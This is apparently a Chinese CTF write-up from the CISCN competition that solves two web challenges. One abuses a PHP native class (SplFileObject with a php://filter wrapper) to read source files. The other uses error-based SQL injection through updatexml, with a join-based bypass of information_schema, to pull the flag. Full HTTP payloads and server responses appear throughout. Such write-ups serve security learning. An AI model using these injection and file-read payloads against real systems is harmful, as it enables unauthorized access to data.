
国赛

easy_source

`.index.php.swo`找到源码，简写如下


```php
<?php
$rc=$_GET["rc"];   //对象名
$rb=$_GET["rb"];    //参数一
$ra=$_GET["ra"];    //参数二
$rd=$_GET["rd"];    //函数名
$method= new $rc($ra, $rb);
var_dump($method->$rd());
```

考点是原生类的利用，那么去php官网看一下SPL有哪些能用的，看看文件处理类



- spl_object_id — Return the integer object handle for given object
- 文件处理
  - SplFileInfo — The SplFileInfo class
  - SplFileObject — The SplFileObject class
  - SplTempFileObject — The SplTempFileObject class
- 各种类及接口
  - ArrayObject — The ArrayObject class

找到这个类，`__construct`前两个参数都为`string`，可以成功实例化



Change language: Chinese (Simplified

Submit a Pull Request Report a

SplFileObject::__construct

(PHP 5 >= 5.1.0, PHP 7, PHP 8)


SplFileObject::__construct — Construct a new file object

说明

```
public SplFileObject::__construct ( string $filename , string $open_mode = "r" , bool
$use_include_path = false , resource $context = ? )
```

Construct a new file object.

找到`__toString`方法，和`fgets`有关，应该能用



SplFileObject::__toString

(PHP 5 >= 5.1.0, PHP 7, PHP 8)

SplFileObject::__toString — Alias of SplFileObject::fgets()


最终payload `?rc=SplFileObject&ra=php://filter/read=convert.base64-encode/resource=index.php&rb=r&rd=__toString`

解base64获得flag.

easy_sql

`考察sql注入`

通过fuzz成功闭和




```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 57
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin')or 1=1%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

```
<body style="background: #009688;">
<div class="page">
        <div class="loginwarrp">
                <div class="logo">我就是一个登陆界面</div>
         <div class="login_form">
                        <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
                                <span>用户名: </span>


                                        <input type="text" name="uname"
class="login_input">


                                        <span>密   码: </span>
                                        <input type="password" name="passwd"
class="login_input">


                                <li class="login-sub">
                                        <input type="submit" name="Submit"
value="登录" />
                                </li>
              </form>
                 </div>
        </div>
</div>
</body>
</html>






login</font>
</div>
</body>
</html>
```

```
uname=admin')or 1=1%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

尝试报错注入。

```
uname=admin')or
updatexml("~",cocnat("~",database(),"~"),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```




```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 99
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin')or
updatexml("~",cocnat("~",database(),"~"),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

```
<div class="page">
        <div class="loginwarrp">
                <div class="logo">我就是一个登陆界面</div>
         <div class="login_form">
                       <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
                              <span>用户名：</span>


                                    <input type="text" name="uname"
class="login_input">


                                    <span>密    码：</span>
                                    <input type="password" name="passwd"
class="login_input">


                              <li class="login-sub">
                                    <input type="submit" name="Submit"
value="登录" />
                              </li>
           </form>
             </div>
        </div>
</div>
</body>
</html>




execute command denied to user 'ctf'@'localhost' for routine
'security.cocnat'</font>
</div>
</body>
</html>
```

尝试报出表。

```
uname=admin')or updatexml("~",cocnat("~",select group_concat(TABLE_NAME) from
information_schema.tables where
table_schema=database(),"~"),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```



```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 181
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin')or updatexml("~",cocnat("~",select group_concat(TABLE_NAME) from
information_schema.tables where
table_schema=database(),"~"),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```


```
        <title></title>
        <link rel="stylesheet" href="css/reset.css" />
        <link rel="stylesheet" href="css/login.css" />
</head>
<body style="background: #009688;">
<div class="page">
        <div class="loginwarrp">
                <div class="logo">我就是一个登陆界面</div>
         <div class="login_form">
                       <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
                              <span>用户名：</span>


                                    <input type="text" name="uname"
class="login_input">


                                    <span>密    码：</span>
                                    <input type="password" name="passwd"
class="login_input">


                              <li class="login-sub">
                                    <input type="submit" name="Submit"
value="登录" />
                              </li>
           </form>
             </div>
        </div>
</div>
</body>
</html>




no
```

说明需要过滤。猜肯定有flag表。

聊一聊bypass information_schema

```
uname=admin') or updatexml("~",concat("~",(select * from (select * from flag as a
join flag b)c)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

可以获得第一个flag表的字段。




```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 140
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin') or updatexml("~",concat("~",(select * from (select * from flag as a
join flag b)c)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

```
<body style="background: #009688;">
<div class="page">
        <div class="loginwarrp">
                <div class="logo">我就是一个登陆界面</div>
         <div class="login_form">
                        <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
                                <span>用户名：</span>


                                        <input type="text" name="uname"
class="login_input">


                                        <span>密    码：</span>
                                        <input type="password" name="passwd"
class="login_input">


                                <li class="login-sub">
                                        <input type="submit" name="Submit"
value="登录" />
                                </li>
             </form>
                </div>
        </div>
</div>
</body>
</html>





Duplicate column name 'id'</font>
</div>
</body>
</html>
```

使用**join … using(xx)**获取次列及后续列名

```
uname=admin') or updatexml("~",concat("~",(select * from (select * from flag as a
join flag b using(id,no))c)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```




```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 153
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin') or updatexml("~",concat("~",(select * from (select * from flag as a
join flag b using(id,no))c)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

```
</head>
<body style="background: #009688;">
<div class="page">
        <div class="loginwarrp">
                <div class="logo">我就是一个登陆界面</div>
         <div class="login_form">
                        <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
                                <span>用户名：</span>


                                        <input type="text" name="uname"
class="login_input">


                                        <span>密    码：</span>
                                        <input type="password" name="passwd"
class="login_input">


                                <li class="login-sub">
                                        <input type="submit" name="Submit"
value="登录" />
                                </li>
             </form>
                </div>
        </div>
</div>
</body>
</html>





Duplicate column name '20e50b1a-0260-4452-a04d-07f189b05c6b'</font>
</div>
</body>
</html>
```

然后直接读flag。

```
uname=admin') or updatexml("~",concat("~",(select `20e50b1a-0260-4452-a04d-
07f189b05c6b` from flag)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```




```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 143
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin') or updatexml("~",concat("~",(select
`20e50b1a-0260-4452-a04d-07f189b05c6b` from
flag)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

```
<body style="background: #009688;">
<div class="page">
        <div class="loginwarrp">
                <div class="logo">我就是一个登陆界面</div>
         <div class="login_form">
                        <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
                                <span>用户名: </span>


                                        <input type="text" name="uname"
class="login_input">


                                        <span>密   码: </span>
                                        <input type="password" name="passwd"
class="login_input">


                                <li class="login-sub">
                                        <input type="submit" name="Submit"
value="登录" />
                                </li>
                    </form>
                </div>
        </div>
</div>
</body>
</html>






XPATH syntax error: '~CISCN{i8D4q-RMDdG-X67bv-c6eAh-1'</font>
</div>
</body>
</html>
```

发现限制了长度，使用substring函数来读

```
uname=admin') or updatexml("~",concat("~",substring((select `20e50b1a-0260-4452-a04d-07f189b05c6b` from flag),20,40)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```



```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 160
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin') or updatexml("~",concat("~",substring((select
`20e50b1a-0260-4452-a04d-07f189b05c6b` from
flag),20,40)),"~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

